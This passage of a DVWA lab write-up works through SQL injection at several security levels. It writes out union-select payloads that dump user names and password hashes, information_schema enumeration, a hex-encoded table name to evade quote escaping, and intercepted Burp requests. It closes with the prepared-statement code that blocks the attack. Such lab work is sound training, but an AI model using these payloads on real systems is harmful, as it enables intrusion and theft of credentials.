


We will find out what the table users contains:


1' union select user,password from dvwadb.users;#



Finally, we got the data we were looking for. We create password file containing users' names and passwords as follow:




Passwords seem like to be MD5 hashes based on their length. All of them are 32-byte hashed passwords which make them a candidate for MD5. We try to evaluate our assumption:



We found the users with their passwords.

3-2-2 Security Level: Medium

The steps taken for this level of security is like the previous one with a minor difference. Here, we used Burp Suite to intercept HTTP requests and responses.





We can see the id field in the Burp Suite's intercepted request


```
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: localhost
Content-Length: 18
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/DVWA/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=medium; PHPSESSID=d0c7cl9jh3edi2806e0a9j63nr
Connection: close

id=3&Submit=Submit
```

If we supply **3'** instead of 3, we will see an error message demonstrating a possible SQL Injection vulnerability in the app:

```
Pretty  Raw  \n  Actions
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: localhost
Content-Length: 18
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/DVWA/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=medium; PHPSESSID=d0c7cl9jh3edi2806e0a9j63nr
Connection: close

id=3'&Submit=Submit
```









union select null,group_concat(table_name) from information_schema.tables where table_schema= database() #

```
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: localhost
Content-Length: 18
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/DVWA/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=medium; PHPSESSID=d0c7cl9jh3edi2806e0a9j63nr
Connection: close

id=1 union select null,group_concat(table_name) from information_schema.tables where table_schema= database() #&Submit=Submit
```



If we run the query:



We will get an error message:


This is because single quote in ‘users’ is scaped during the sending HTTP request, so we use the equivalent hexadecimal value for it:

```
┌─[chronic@parrot]─[~]
└──╼ $python
Python 2.7.18 (default, Apr 20 2020, 20:30:41)
[GCC 9.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from binascii import hexlify
>>> hexlify("users".encode())
'7573657273'
```

And we use the hexadecimal value:


```
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: localhost
Content-Length: 18
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/DVWA/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=medium; PHPSESSID=d0c7cl9jh3edi2806e0a9j63nr
Connection: close

id=1 union select 1, group_concat(column_name) from information_schema.columns where table_name = 0x7573657273 #&Submit=Submit
```

We got the table's columns.



By sending the request below:

We can get the information, including the passwords, from the database. Decrypting MD5 hash can be done similar to the one completed in section 3-2-1.




3-2-3 Security Level: Hard

In this section, by feeding the web application the query below:

1’ order by 3#


We can verify that SQL Injection still exists.



And, by running:

1' union select group_concat(first_name, last_name), group_concat(password) from users #

We will get all info and passwords which can be seen in the figure below:



3-2-4 Security Level: Impossible


Regarding the PHP code of this security level, it uses prepared SQL statement along with a mechanism to check CSRF token. Consequently, no SQL Injection vulnerability found at this level.

```php
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id )) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();
        $row = $data->fetch();

        // Make sure only 1 result is returned
        if( $data->rowCount() == 1 ) {
            // Get values
            $first = $row[ 'first_name' ];
            $last  = $row[ 'last_name' ];

            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
        }
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```


3-3 SQL Injection (Blind)

3-3-1 Security Level: Low

We first start trying to exploit the web page via a simple query **1**

